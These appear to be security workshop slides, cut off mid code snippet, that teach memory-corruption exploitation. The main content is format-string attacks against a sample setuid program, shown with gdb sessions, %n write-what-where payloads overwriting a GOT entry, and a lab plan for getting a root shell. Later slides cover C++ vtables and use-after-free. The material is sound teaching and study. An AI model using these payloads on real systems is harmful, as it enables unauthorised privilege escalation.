Public

EXTERNAL

Over the Overflow – Part 1

A journey beyond the explored world of buffer overflow

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Version-1.5

whoarewe

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Part 1

- Review of stack-based buffer overflow
- Introduction to alternative exploitation vectors

Format Strings, ***Use-After-Free***, ***Integer Overflow***

Part 2

- Exploit Mitigation techniques (DEP, ASLR, FORTIFY_SOURCE)
- Bootcamp on real-world vulns

USB Keys

- Slides (Part1 + Part 2)
- Lab Workbook
- Fedora 16 VM
  - User: '**44con**', password: '**44con**'
  - **root** password: '**root**'
  - `/home/44con/workshop`

Walk-through/exercises

Sample vulnerable program to practise with exploitation techniques and tools

- Approach
  - Try to do exercises by yourselves
  - You're supposed to get stuck
  - Use the provided walk-through to get you going again

Have fun!

Disclaimer

This material is provided for educational purposes only

- MWR do not support or encourage unethical hacking
- MWR are not responsible for any illegal use you might do of the techniques presented here

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Exploitation principles

The objective is to get control of the Instruction Pointer (buffer overflows on stack/heap, ...)

- Arbitrary code execution
  - Point EIP to shellcode in executable memory controlled by attacker
  - Reuse code already present in executable memory, requires control of the stack (ret2libc, ROP)

Buffer overflows

Smashing the stack for fun and profit (Phrack, 1998)

- Return address overwritten to point to attacker's controlled memory
- On function return, attacker gets control

Once upon a free (Phrack, 2001)

- Forward/backward pointers overwritten
- Updating linked list control data causes arbitrary write (write what/where)


Stack/Heap Overflow Mitigation

Techniques to detect corruption of sensible control data

- Stack overflow
  - Stack canaries / cookies
  - Variable reordering
- Heap overflow
  - Safe unlinking
  - Heap cookies

Process Address Space

- **Divided into**
  - User space (3 GB)
  - Kernel space (1GB)
- **User space**
  - Text (`0x8048000`)
  - Data
  - Heap
  - Memory mappings
  - Stack (`0xbfffffff`)



*sample layout on 32 bit system / NO ASLR

Call Stack

foo()'s epilogue


```
0x08048411: leave
0x08048412: ret
```

foo()'s prologue

```
0x080483c4: push %ebp
0x080483c5: mov  %esp,%ebp
0x080483c7: sub  $0x20,%esp
```

Call to foo()

```
0x080483d8: push $0x1
0x080483df: call  0x80483c4 <foo>
0x080483e4: mov   %eax,0x1c(%esp)
```




PLT and GOT (1)

Two structures used to link executables with shared objects

- Global Offset Table
  - Array containing the addresses of library functions used in the program
- Procedure Linkage Table
  - Table containing jump stubs
  - The i^{th} PLT entry jumps to i^{th} GOT entry

PLT and GOT (2)


Text
...
call 0x8048698 <time@plt>
...
1
PLT
...
0x8048698<time@plt>: jmp *0x8049130
...
2
GOT
...
0x8049130 <time@got.plt>: 0xb7f19e20
...
3
Libc
...
0xb7f19e20 <time>: push %ebp
0xb7f19e21 <time+1>: xor %ecx,%ecx
...

PLT and GOT (3)

Global Offset Table is interesting for exploitation

- GOT contains well-known pointers
- Usually writable (unless compiled with **RELRO** - *RELocation Read-Only*)
- By default not randomised by ASLR

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- Introduction to Exploitation
- Format String Exploitation
  - Lab
- Use-After-Free and VFTable Pointers
  - Lab/Demo
- Integer Overflows
  - Lab

Contents

- Understanding format strings
- %n, %hn
- Direct Parameter Access
- Write where/what primitive
- Exploitation

ANSI C Format Functions

- Format function family
  - Convert C types into string representation
- Variable number of arguments
  - Format string specifies how to render the following arguments
  - Arguments accessed by reference or value

```
int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int sprintf(char *str, const char *format, ...);
```

Format strings (1)

- Format string contains format specifiers
  - `%d` → signed integer
  - `%x` → hex
  - `%u` → unsigned
  - `%s` → strings
- Width parameter
  - minimum number of characters to output


Example	Description
%8u	pad number so that it takes at least 8 chars
%30s	Pad string with spaces up to a maximum of 30 chars

Format strings (2)

```
printf("Name: %s, age: %8u, height: %f", name,28,1.7)
```

Output

```
Name: goofy , age:        28
, height: 1.7
```



Sample vulnerable program: runas

- /bin/runas
  - Sample setuid program similar to su
  - Executes command as specified user
  - $ runas -u root whoami
- Format string is user-malleable
  - attacker can provide arbitrary format specifiers

```
if ((pwd = getUserInfo(username)) == NULL) {
   fprintf(stderr, username);
   fprintf(stderr, ": user not found.\n");
   exit(1);
}
```

→ workshop/fmt/runas.c

Leaking stack values

By providing arbitrary format specifiers, we can leak values off the stack...

```
[root@localhost 44con]# gdb -q runas
Reading symbols from /home/bof/44con/runas...done.
(gdb) b 113
Breakpoint 1 at 0x8048ce9: file runas.c, line 113.
(gdb) r -u AAAA-%x-%x-%x-%x-%x ls
Starting program: /home/bof/44con/runas -u AAAA-%x-%x-%x-%x-%x ls

Breakpoint 1, main (argc=4, argv=0xbffff384) at runas.c:113
113             fprintf(stderr, username);
(gdb) n
AAAA-8048f3e-0-1-41414141-2d78252d114          fprintf(stderr, ": user not
(gdb) x/20wx $esp
0xbfffeec0:     0xb7f95920      0xbfffeed4      0x08048f3e      0x00000000
0xbfffeed0:     0x00000001      0x41414141      0x2d78252d      0x252d7825
0xbfffeee0:     0x78252d78      0x0078252d      0x00000000      0x00000000
0xbfffeef0:     0x00000000      0x00000000      0x00000000      0x00000000
0xbfffef00:     0x00000000      0x00000000      0x00000000      0x00000000
```

Format String Vulnerability Impact

By using format specifiers, we trick fprintf() into printing values off the stack

- This is just info leak, but paired with a BoF vulnerability
  - Leak canary value (repair random canary)
  - Leak stack and text addresses (nullify ASLR)
- But wait, there's more...

%n, %hn specifiers (1)

- %n, %hn format specifiers
  - Take next argument off the stack
  - Write the number of bytes written so far to the address held in the argument

Format string vulnerability can be used to write to memory as well

%n specifier (2)

```
[root@localhost 44con]# ulimit -c unlimited
[root@localhost 44con]# runas -u AAAA-%x-%x-%x-%n ls
Segmentation fault (core dumped)
[root@localhost 44con]# gdb -q /bin/runas core.2952
Reading symbols from /bin/runas...done.
[New LWP 2952]
Core was generated by `runas -u AAAA-%x-%x-%x-%n ls'.
Program terminated with signal 11, Segmentation fault.
```

%n used to fetch 'AAAA' off the stack

Core dump analysis

```
(gdb) x/i 4eip
Invalid number "4eip".
(gdb) x/i $eip
=> 0xb7e364fa <_IO_vfprintf_internal+19034>:    mov    %edi,(%eax)
(gdb) p/x $eax
$1 = 0x41414141
(gdb) p/d $edi
$2 = 17
(gdb)
```

Crash while trying to write to 41414141

Direct Parameter Access (1)

- Direct Parameter Access
  - Allows to access parameters directly
  - No need to step through each parameter one by one
- Syntax
  - %**n$**x: retrieves the **n**th parameter and shows it as an hex value

Direct Parameter Access (2)

- Same as before, but using DPA
  - Note \ before $ to escape shell metachar

```
[root@localhost 44con]# runas -u AAAA-%4\$n ls
Segmentation fault (core dumped)
[root@localhost 44con]# gdb -q /bin/runas core.2991
Reading symbols from /bin/runas...done.
[New LWP 2991]
Core was generated by `runas -u AAAA-%4$n ls'.
Program terminated with signal 11, Segmentation fault.

(gdb) x/i $eip
=> 0xb7e34463 <_IO_vfprintf_internal+10691>:    mov    %edx,(%eax)
(gdb) p/x $eax
$1 = 0x41414141
```

Write what/where

- Objective
  - Abusing format strings to write arbitrary value to arbitrary memory location


- In practice:
  - Write the value `0xdeadbeef`
  - To the location of the GOT entry for exit()

```
# objdump -R /bin/runas | grep exit
0804a264 R_386_JUMP_SLOT   exit
```

Write what/where Walk-through

- Plan
  - %4$n → write `0xbeef` at `0x804a264`
  - %5$n → write `0xdead` at `0x804a266`

```
run -u $(python -c 'print "
\x64\xa2\x04\x08
\x66\xa2\x04\x08"')
-%48869u-%4\$n-%8124u-%5\$n cmd
```



We use the width to control how much we are writing

Contents

Lab 1 – Exploiting format strings

The objective of this exercise is local privilege escalation → root shell

```
[root@localhost 44con]# ls -l /bin/runas
-rwsr-sr-x 1 root root 17636 Aug 13 15:30 /bin/runas
```

- No protections
  - Executable stack
  - No ASLR
    - `echo 0 > /proc/sys/kernel/randomize_va_space`
  - Core dumps for setuid programs enabled
    - `echo 1 > proc/sys/fs/suid_dumpable`

Lab 1 – Planning

- Planning
  - Spray environment with nop_sled + shellcode
  - Find position of nop_sled
  - Find function pointer to overwrite
  - Prepare format string
  - Find offsets for %n specifiers
  - Get root shell!

→ WorkBook

Lab 1 – Wrap up

- Successful privilege escalation
  - Write what/where to overwrite interesting function pointer
  - Spray environment with nop sled + payload
- Variations
  - Other pointers could be overwritten (fprintf@GOT, return address, dtors, ...)
  - We could use 4 writes rather than 2, with smaller width parameters (sometimes less messy)

Recent real-world examples

- Recent examples in widely distributed software
  - **CVE-2013-4147:** Yet Another Radius Daemon (YARD RADIUS) 1.1.2
  - **CVE-2013-1848:** Linux kernel 3.8.4 EXT3 ext3_msg()
  - **CVE-2012-0809** - sudo 1.8 – 1.8.3
  - **CVE-2012-2369** - pidgin < 3.2.1
  - **CVE-2011-1764** - exim < 4.76
  - **CVE-2010-0393** - lppasswd in CUPS 1.2.2, 1.3.7, 1.3.9, and 1.4.1

Readings

- *scut / team teso*, "Exploiting Format String Vulnerabilities", 2001
  - http://althing.cs.dartmouth.edu/local/formats-teso.html
- *Gera/riq*, "Advances in format string exploitation", 2002
  - www.phrack.org/issues.html?issue=59&id=7

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- **C++ / Vtable Pointers**
- Use-After-Free
- Browser Exploitation

C++ and Objects

C++ adds objects to the C language


- Objects have
  - data fields (*properties*), like structures
  - Member functions (*methods*) that operate on the object properties
- Objects are oranised in a hierarchy
- Objects are created from classes

C++ and Objects

```
class Person{
        private:
                unsigned int height;
                unsigned int age;
                char gender;
        public:
                Person():height(20),age(21),gender(1){}
                int getHeight(){return height;}
                int getAge(){return age;}
                int getGender(){return gender;}
};
```

sizeof(Person) = ?12

C++ Internals



int (4)
int (4)
char (1) + alignment (3)

```
p.getHeight()
mov ecx, esi
call &getHeight
```

```
Person::getHeight()
push esi
mov esi, ecx
```

Vtable Pointers

C++ provides polymorphism via inheritance

- Methods defined with **`virtual`** keyword can be overridden by subclasses
- Version of the method to execute is decided at runtime (**dynamic binding**)


Implemented by compilers via
Virtual Table Pointers

C++ Internals - Objects

```
class Person{
        private:
                unsigned int height;
                unsigned int age;
                char gender;
        public:
                Person():height(20),age(21),gender(1){}
                virtual int getHeight(){return height;}
                virtual int getAge(){return age;}
                virtual int getGender(){return gender;}
};
```

sizeof(Person) = 16

Vtable Pointers



Virtual table pointer (4)

int (4)

int (4)

char (1) + alignment (3)

```
p->getHeight()
mov     edx,dword ptr [eax]
mov     ecx,eax
mov     eax,dword ptr [edx]
call    eax
```

Contents

Can you spot it? :-)


```
void crash(string param)
{
        Sample *sampleObject = new Sample;
        free(sampleObject);
